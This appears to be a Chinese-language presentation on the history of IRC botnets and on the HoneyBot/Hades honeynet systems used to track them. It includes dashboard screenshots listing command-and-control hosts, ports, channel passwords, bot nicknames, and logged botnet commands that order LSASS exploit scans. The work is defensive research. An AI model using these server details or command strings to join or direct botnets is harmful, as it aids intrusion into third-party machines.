
# IRC僵尸程序发展史

- IRC bot鼻祖 – Eggdrop
- 第一个以IRC为控制协议的恶意软件—PrettyPark.Worm
- 投机取巧的GT-Bot
- 第一个真正意义上的IRC僵尸程序—SDBot
- 鹤立鸡群的Agobot
  - 首次引入P2P控制协议的Phatbot
- rBot - SDBot继承者





# IRC僵尸网络的工作机制



# 僵尸网络的发现

## ■ 传统方法

- 客户端对僵尸程序的检测与发现—反病毒软件
- 网关或网络出入口基于端口
  - 主流僵尸网络控制协议IRC—默认端口6667

## ■ 基于蜜网技术的僵尸网络监测系统

- 国家242信息安全计划重点项目
- 基于分布式蜜网技术捕获互联网活跃的僵尸程序
- 自动分析僵尸程序得到僵尸网络控制信道
- 卧底进入僵尸网络，长期持续跟踪规模发展和活动

# HoneyBot僵尸网络跟踪系统


## ■ 僵尸网络跟踪框架

- 多线程并行持续跟踪（多线程调度及管理）
- 隐蔽性：支持SOCKS代理
- 界面友好性：基于Qt的图形界面
- 跟踪数据深入分析处理：数据库输入/输出
- 跟踪数据全面性：规模、服务器信息、僵尸程序列表、控制指令、迁移轨迹

## ■ 僵尸网络跟踪组件

- 针对不同的僵尸网络控制协议
- IRC僵尸网络跟踪组件

# HoneyBot僵尸网络跟踪实现效果



The screenshot displays the HoneyBot interface, which is used for tracking botnets. The interface is divided into several sections:

- Setting Action:** Includes buttons for various actions (X, red square, yellow square, green square, red circle) and a dropdown for "State Shown" (All). It also shows "Botnet Log Shown" (1 day) and "Tracer will retry within" (100 second(s)).
- Bot List (332):** A table listing bots with columns for ID, Name, Scale, and Start. The table shows a list of bots, including blackjack.max-obssession.net, blue32.mtf8.biz, bot.rulersbot.org, bots.scrapping.cc, irc.extreme-xtc.net, irc.freenode.net, irc.friend.td.nu, irc.gigairc.net, irc.gimichael.net, irc.groupakt.biz, crik.weedns.com, irc.invasion.be, irc.ircdit.net, irc.killyka.be, irc.locean-indien.com, irc.Maximum-IRC.org, irc.mozilla.org, der.ifconfig.us, irc.nodramairc.net, irc.nsane.net, dragonn.padanynet.org, dynamic1082.amdwebhost.com, irc.osirc.net, irc.p2p-irc.net, irc.pantegana.org, ejeet1337.borderhopper.info, element-side.ma.cx, irc.resum.net, eu.undernet.org, irc.rizon.net, f60.egy4we.com, f66.egy4we.com, and irc.rizon.net.
- Sample Selection:** A section showing details for a selected bot (0131). It includes the URL (Ur1:), Hash (33c887fbc45fe82a0c8ac6a619b9a1), Country (Japan), Host (b.inlandloan.com:8080), Password, NickName (MkkLJaqv), UserName (caso), UserMode (+xi), Channel (#b), ChannelPass, and Register.
- Control Server, Rule Information:** A section showing logs for a selected bot (0131). It includes messages such as "There are 0 users and 6240 invisible on 1 servers", "operator(s) online", "unknown connection(s)", "channels formed", "I have 6240 clients and 0 servers", "Current Local Users: 6240 Max: 14023", and "Current Global Users: 6240 Max: 12349".
- Bot List (332):** A list of bot names and their corresponding IP addresses, including @MkkLJaqv, ALqbPQcS, ASAzPvwy, AdCwUmpI, BOgJLbN, BiwKNBQv, Bsxaecm, CUGBgMnV, CXZyp1GR, CZdjRLIw, CkTLqhlQ, CojDcUp1, and CxNrORsE.

Statistics: Total 127, Running 103, Waiting 0, Trying 1, Error 23, Stopped 0, Visible 127, Invisible 0, Selected 1.

# 僵尸网络跟踪—僵尸网络列表

Hades集中控制管理平台

Hades集中控制管理平台

USERNAME Hades

修改帐户信息

退出

控制面板首页  
全部展开 | 全部折叠

恶意软件捕获系统管理平台

分布式站点管理控制

恶意软件样本库

恶意软件样本捕获统计

站点样本捕获统计

恶意软件分析报告

僵尸网络追踪

跟踪僵尸网络列表

僵尸网络跟踪趋势

僵尸网络控制端口分布

僵尸网络地区分布

僵尸网络控制点地域分布

僵尸网络跟踪日志

僵尸网络规模分布

僵尸网络规模曲线

僵尸主机地域分布

## Hades 项目数据库管理平台

### 僵尸网络管理

序号	控制主机	端口	密码	昵称	用户名	模式	
1	freedom.dude-x.net	65535		[F][Shit]-389176359			#
2	squall.hlx.com	6667	pass	Macdonald	m	+xB	#
3	deathfield.com	3920		CHN	ixqpqvg		#
4	creative.proircd.net	6667		[RAPEDV1]-0068			#
5	izzla.chickenkiller.co	32000	123456789	[0][659399]	XP-5090	+iwB	#
6	ome.paltalkdc.co	7000		LL-8034002488	ezkeyacagiz	+x+i	#
7	im.egy4we.co	7000		[fo]80340024	ezkeyacag	+xi	#
8	ia.dcznet.u	65267	r00t	2071021336	fhqgrkusu	+n+U	#
9	im.egy4we.co	7000		[fo]80340024	ezkeyacag	+xi	#
10	im.egy4we.co	7000		[fo]80340024	ezkeyacag	+xi	#
11	4.206.189.22	6667	34fn2m3kl	[0][613353]	XP-9422	[0][613353] to	#
12	im.egy4we.co	7000		[fo]80340024	ezkeyacag	+xi	#
13	0.sytes.ne	58	?* IRC: Sets the usermode for us	[T]-803400248	ezkeyacagi	+i	#
14	nfo.fastsuper.co	6667	nadjoe	[0][637399]	XP-5090	is	#
15	ree.avautoupdate.inf	8080	blue00	[0][221038]	XP-3822	[0][221038] to	#
16	rbin.hp-slo.ne	8885	102	530230	sggczo	-x+i	#
17	ome.paltalkdc.co	7000		R-8034002488	ezkeyacagiz		#
18	rleet.dynup.ne	8641					#
19	ome.paltalkdc.co	7000		LL-8034002488	ezkeyacagiz	+x+i	#
20	4.206.189.22	6667	10ck3d	[0][631393]	XP-9486	[0][631393] to	#

第一页

<<上一页

查看第 1 页 共748条记录

下一页>>

最后一页



# 僵尸网络跟踪—控制端口分布

Hades集中控制管理平台

Hades集中控制管理平台

USERNAME Hades

修改帐户信息

退出

控制面板首页  
全部展开 | 全部折叠

恶意软件捕获系统管理平台

分布式站点管理控制

恶意软件样本库

恶意软件样本捕获统计

站点样本捕获统计

恶意软件分析报告

僵尸网络追踪

跟踪僵尸网络列表

僵尸网络跟踪趋势

僵尸网络控制端口分布

僵尸网络地区分布

僵尸网络控制点地域分布

僵尸网络跟踪日志


僵尸网络规模分布

僵尸网络规模曲线

僵尸主机地域分布

## 僵尸网络端口分布

BotNet Grouped by port



# 僵尸网络跟踪—控制点地区分布

Hades集中控制管理平台

Hades集中控制管理平台

USERNAME Hades

修改帐户信息

退出

控制面板首页  
全部展开 | 全部折叠

恶意软件捕获系统管理平台

分布式站点管理控制

恶意软件样本库

恶意软件样本捕获统计

站点样本捕获统计

恶意软件分析报告

僵尸网络追踪

跟踪僵尸网络列表

僵尸网络跟踪趋势

僵尸网络控制端口分布

僵尸网络地区分布

僵尸网络控制点地域分布


僵尸网络跟踪日志

僵尸网络规模分布

僵尸网络规模曲线

僵尸主机地域分布

## 僵尸网络地区分布



# 僵尸网络跟踪—控制点地域分布

Hades集中控制管理平台

Hades集中控制管理平台

USERNAME Hades

修改帐户信息

退出

控制面板首页  
全部展开 | 全部折叠

恶意软件捕获系统管理平台

分布式站点管理控制

恶意软件样本库

恶意软件样本捕获统计

站点样本捕获统计

恶意软件分析报告

僵尸网络追踪

跟踪僵尸网络列表

僵尸网络跟踪趋势

僵尸网络控制端口分布

僵尸网络地区分布

僵尸网络控制点地域分布


僵尸网络跟踪日志

僵尸网络规模分布

僵尸网络规模曲线

僵尸主机地域分布

## 僵尸网络控制点地域分布



# 僵尸网络跟踪—跟踪日志

Hades集中控制管理平台

Hades集中控制管理平台

USERNAME Hades

修改帐户信息

退出

控制面板首页  
全部展开 | 全部折叠

恶意软件捕获系统管理平台

分布式站点管理控制

恶意软件样本库

恶意软件样本捕获统计

站点样本捕获统计

恶意软件分析报告

僵尸网络跟踪

跟踪僵尸网络列表

僵尸网络跟踪趋势

僵尸网络控制端口分布

僵尸网络地区分布

僵尸网络控制点地域分布

僵尸网络跟踪日志

僵尸网络规模分布

僵尸网络规模曲线

僵尸主机地域分布

## 僵尸网络追踪展示平台

### BotNet追踪日志

→T←	控制主机	端口	信道	追踪时间	类型	日志记录
1	irc.friend.td.nu	6667	#outless	2006-03-16 16:50	332	irc.t-factory.jp 332 rawcuxvr #outless :scan lsass 100 99999 -a -b -s
2	irc.friend.td.nu	6667	#outless	2006-03-16 14:53	PRIVMSG	livitu20!kyller@pc13.adistef.iasi.rdsnet.ro PRIVMSG #outless :stopscan
3	irc.friend.td.nu	6667	#outless	2006-03-16 12:18	332	irc.t-factory.jp 332 rawcuxvr #outless :scan lsass 100 99999 -a -b -s
4	irc.friend.td.nu	6667	#outless	2006-03-16 12:08	332	irc.t-factory.jp 332 rawcuxvr #outless :scan lsass 100 99999 -a -b -s
5	irc.friend.td.nu	6667	#outless	2006-03-16 04:49	PRIVMSG	rawgdtol~xkffp@dsib-084-058-196-071.pools.arcor-ip.net PRIVMSG #outless :[SCAN] lsass with 100 threads for 9 minutes from
6	irc.friend.td.nu	6667	#outless	2006-03-16 04:16	PRIVMSG	rawwpdij!~uasth@N9760.n.pppool.de PRIVMSG #outless :[SCAN] lsass with 100 threads for 99999 minutes from
7	irc.friend.td.nu	6667	#outless	2006-03-16 03:09	PRIVMSG	rawibwcal~itjuut@200.69.236.53 PRIVMSG #outless :[SCAN]: Already scanning. Use sstop
8	irc.friend.td.nu	6667	#outless	2006-03-16 02:13	PRIVMSG	rawdjdal~oreex@N026b.n.pppool.de PRIVMSG #outless :[SCAN] lsass with 100 threads for 99999 minutes from
9	irc.friend.td.nu	6667	#outless	2006-03-16 01:34	PRIVMSG	kyller!~kyller@pc13.robuchiosa.iasi.rdsnet.ro PRIVMSG #outless :scan lsass 100 99999 -a -b -s
10	irc.friend.td.nu	6667	#outless	2006-03-16 01:11	PRIVMSG	rawwnzeal~bcefh@212.152.45.223 PRIVMSG #outless :[SCAN]: Already scanning. Use sstop
11	irc.friend.td.nu	6667	#outless	2006-03-15 23:28	332	irc.t-factory.jp 332 rawcuxvr #outless :scan lsass 100 99999 -a -b -s
12	irc.friend.td.nu	6667	#outless	2006-03-15 21:50	PRIVMSG	rawiweol~grngcm@232.190.3.213.cust.bluewin.ch PRIVMSG #outless :[SCAN] lsass with 100 threads for 99999 minutes from 213.3.190
13	irc.friend.td.nu	6667	#outless	2006-03-	PRIVMSG	rawfwdhfl~noddtkv@N7bbb.n.pppool.de PRIVMSG #outless :[SCAN]



# 僵尸网络跟踪—规模分布

Hades集中控制管理平台

Hades集中控制管理平台

USERNAME Hades

修改帐户信息

退出

控制面板首页  
全部展开 | 全部折叠

恶意软件捕获系统管理平台

分布式站点管理控制

恶意软件样本库

恶意软件样本捕获统计

站点样本捕获统计

恶意软件分析报告

僵尸网络追踪

跟踪僵尸网络列表

僵尸网络跟踪趋势

僵尸网络控制端口分布

僵尸网络地区分布

僵尸网络控制点地域分布

僵尸网络跟踪日志


僵尸网络规模分布

僵尸网络规模曲线

僵尸主机地域分布

